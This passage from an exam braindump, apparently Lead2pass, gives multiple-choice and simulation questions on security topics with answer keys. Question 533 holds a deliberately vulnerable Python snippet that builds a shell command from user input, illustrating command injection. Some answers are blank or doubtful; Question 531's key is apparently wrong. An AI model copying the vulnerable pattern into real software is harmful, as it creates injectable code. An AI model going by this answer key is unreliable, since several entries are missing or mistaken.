D. Secure coding standards

Answer: D

QUESTION 526
An architectural firm is working with its security team to ensure that any draft images that are leaked to the public can be traced back to a specific external party. Which of the following would BEST accomplish this goal?

A. Properly configure a secure file transfer system to ensure file integrity.
B. Have the external parties sign non-disclosure agreements before sending any images.
C. Only share images with external parties that have worked with the firm previously.
D. Utilize watermarks in the images that are specific to each external party.

Answer: D

QUESTION 527
A security analyst is reviewing SIEM events and is uncertain how to handle a particular event. The file is reviewed with the security vendor who is aware that this type of file routinely triggers this alert. Based on this information, the security analyst acknowledges this alert. Which of the following event classifications is MOST likely the reason for this action?

A. True negative
B. False negative
C. False positive
D. Non-automated response

Answer: C

QUESTION 528
A security administrator wants to detect a potential forged sender claim in the envelope of an email. Which of the following should the security administrator implement? (Choose two.)

A. MX record
B. DMARC
C. SPF
D. DNSSEC
E. S/MIME
F. TLS

Answer: BC

QUESTION 529
A company is acquiring a competitor, and the security team is performing due diligence activities on the competitor prior to the acquisition. The team found a recent compliance audit of the competitor's environment that shows a mature security infrastructure, but it lacks a cohesive policy and process framework. Based on the audit findings, the security team determines the competitor's existing security capabilities are sufficient, but they will need to incorporate additional security policies. Which of the following risk management strategies is the security team recommending?

A. Mitigate and avoid
B. Transfer and accept
C. Avoid and transfer
D. Accept and mitigate

Answer: D

QUESTION 530
A security engineer performed an assessment on a recently deployed web application. The engineer was able to exfiltrate a company report by visiting the following URL:

```
www.intranet.abc.com/get-files.jsp?file=report.pdf
```

Which of the following mitigation techniques would be BEST for the security engineer to recommend?

A. Input validation
B. Firewall
C. WAF
D. DLP

Answer: A

QUESTION 531
Some end users of an e-commerce website are reporting a delay when browsing pages. The website uses TLS 1.2. A security architect for the website troubleshoots by connecting from home to the website and capturing traffic via Wireshark. The security architect finds that the issue is the time required to validate the certificate. Which of the following solutions should the security architect recommend?

A. Adding more nodes to the web server clusters
B. Changing the cipher algorithm used on the web server
C. Implementing OCSP stapling on the server
D. Upgrading to TLS 1.3

Answer: D

QUESTION 532
SIMULATION


An IPSec solution is being deployed. The configuration files for both the VPN concentrator and the AAA server are shown in the diagram.

Complete the configuration files to meet the following requirements:

- The EAP method must use mutual certificate-based authentication (with issued client certificates).
- The IKEv2 cipher suite must be configured to the MOST secure authenticated mode of operation.
- The secret must contain at least one uppercase character, one lowercase character, one numeric character, and one special character, and it must meet a minimum length requirement of eight characters.

INSTRUCTIONS
Click on the AAA server and VPN concentrator to complete the configuration. Fill in the appropriate fields and make selections from the drop-down menus.

If at any time you would like to bung back the initial state of the simulation, please click the Reset All button.




VPN concentrator


```
...
re-eap {
...
    proposals = Select proposal
    ...
}
...
plugins {
    eap-radius {
        secret =
        server =
    }
}
...
```


Select proposal
ttls
camellia256ctr
aes256ccm128
psk
aes128ctr
md5
peap
cast128
tls
blowfish256
aes256gcm128

Reset to Default | Save | Close


AAA server
...
eap {
default_eap_type = Select eap
...
}
...
client conc {
Select eap
blowfish256
aes256ccm128
md5
aes256gcm128
camellia256ctr
cast128
peap
psk
ttls
aes128ctr
tls
ip addr =
secret =
require_message_authenticator = yes
}
...
Reset to Default
Save
Close

Answer:





QUESTION 533
Hotspot Question

A product development team has submitted code snippets for review prior to release.

INSTRUCTIONS
Analyze the code snippets, and then select one vulnerability, and one fix for each code snippet.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Code Snippet 1

Code Snippet 1 Code Snippet 2

```
Web browser:
URL: https://comptia.org/profiles/userdetails?userid=103


Web server code:
…
String accountQuery = "SELECT * from users WHERE userid = ?";
PreparedStatement stmt = connection.prepareStatement(accountQuery);
stmt.setString(1, request.getParameter("userid"));
ResultSet queryResponse = stmt.executeQuery();
…
```

Code Snippet 2

Code Snippet 1 Code Snippet 2

```
Caller:
URL: https://comptia.org/api/userprofile?userid=103


API endpoint (/searchDirectory):
...
import subprocess
from http.server import HTTPServer, BaseHTTPRequestHandler
httpd = HTTPServer(('192.168.0.5, 8443), BaseHTTPRequestHandler)
httpd.serve_forever()

def get_request(request):
 userId = request.getParam(userid)

 ldapLookup = 'ldapsearch -D "cn=' + userId + '" -W -p 389
                          -h loginserver.comptia.org
                          -b "dc=comptia,dc=org" -s sub -x "(objectclass=*)"'
 accountLookup = subprocess.popen(ldapLookup)

 if (userExists(accountLookup))
     accountFound = true
 else
     accountFound = false
...
```

Answer Area

Code Snippet 1

Vulnerability 1
○ Cross-site request forgery
○ Server-side request forgery
○ Insecure direct object reference
○ SQL injection
○ Cross-site scripting

Fix 1
○ Perform input sanitization of the `userid` field.
○ Perform output encoding of `queryResponse`.
○ Ensure `userid` belongs to logged-in user.
○ Implement anti-forgery tokens.
○ Inspect URLs and disallow arbitrary requests.

Code Snippet 2

Vulnerability 2
○ Denial of service
○ SQL injection
○ Credentials passed via GET
○ Authorization bypass
○ Command injection

Fix 2
○ Perform input sanitization of the `userid` field.
○ HTTP POST should be used for sensitive parameters.
○ Implement prepared statements and bind variables.
○ Remove the `serve_forever` instruction.
○ Prevent the "authenticated" value from being overridden by a GET parameter.

Answer:

Answer Area

Code Snippet 1

Vulnerability 1

- ○ Cross-site request forgery
- ○ Server-side request forgery
- ○ Insecure direct object reference
- ○ SQL injection
- ○ Cross-site scripting

Fix 1

- ○ Perform input sanitization of the `userid` field.
- ○ Perform output encoding of `queryResponse`.
- ○ Ensure `userid` belongs to logged-in user.
- ○ Implement anti-forgery tokens.
- ○ Inspect URLs and disallow arbitrary requests.

Code Snippet 2

Vulnerability 2

- ○ Denial of service
- ○ SQL injection
- ○ Credentials passed via GET
- ○ Authorization bypass
- ○ Command injection

Fix 2

- ○ Perform input sanitization of the `userid` field.
- ○ HTTP POST should be used for sensitive parameters.
- ○ Implement prepared statements and bind variables.
- ○ Remove the `serve_forever` instruction.
- ○ Prevent the "authenticated" value from being overridden by a GET parameter.

QUESTION 534
SIMULATION


An organization is planning for disaster recovery and continuity of operations.

INSTRUCTIONS
Review the following scenarios and instructions. Match each relevant finding to the affected host.


After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.

Each finding may only be used once.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Internet
VPN Concentrator
Site A
Directory Server
Application Server 01
Application Server 02
PLC
HVAC
SCADA Master Controller
PLC
Pumps
Web Server 01
VPN Concentrator
Site B
Application Server 03
Application Server 04
File Server
PLC
Pumps
Drag and Drop - Relevant Findings
1
A natural disaster may disrupt operations at Site A, which would then cause an evacuation. Users are unable to log into the domain from their workstations after relocating to Site B.
Drag this widget to the item(s) that should be replicated to Site B.
2
A natural disaster may disrupt operations at Site A, which would then cause the pump room at Site B to become inoperable.
Drag this widget to the item(s) that should be replicated to Site B.
3
A natural disaster may disrupt operations at Site A, which would then cause unreliable Internet connectivity at Site B due to route flapping.
Drag this widget to the item(s) requiring configuration changes.

Answer:


Drag and Drop - Relevant Findings
1
A natural disaster may disrupt operations at Site A, which would then cause an evacuation. Users are unable to log into the domain from their workstations after relocating to Site B.
Drag this widget to the item(s) that should be replicated to Site B.
2
A natural disaster may disrupt operations at Site A, which would then cause the pump room at Site B to become inoperable.
Drag this widget to the item(s) that should be replicated to Site B.
3
A natural disaster may disrupt operations at Site A, which would then cause unreliable Internet connectivity at Site B due to route flapping.
Drag this widget to the item(s) requiring configuration changes.
Directory Server
SCADA Master Controller
Modify the BGP configuration

About Lead2pass.com

Lead2pass.com was founded in 2006. We provide latest & high quality IT Certification Training Exam Questions, Study Guides, Practice Tests. Lead the way to help you pass any IT Certification exams, 100% Pass Guaranteed or Full Refund. Especially **Cisco**, **Microsoft**, **CompTIA**, **Citrix**, **EMC**, **HP**, **Oracle**, **VMware**, **Juniper**, **Check Point**, **LPI**, **Nortel**, **EXIN** and so on.

Our Slogan: First Test, First Pass.

Help you to pass any IT Certification exams at the first try.

You can reach us at any of the email addresses listed below.

Sales: sales@lead2pass.com

Support: support@lead2pass.com

Technical Assistance Center: technology@lead2pass.com

Any problems about IT certification or our products, you could rely upon us, we will give you satisfactory answers in 24 hours.

View list of all certification exams: http://www.lead2pass.com/all-products.html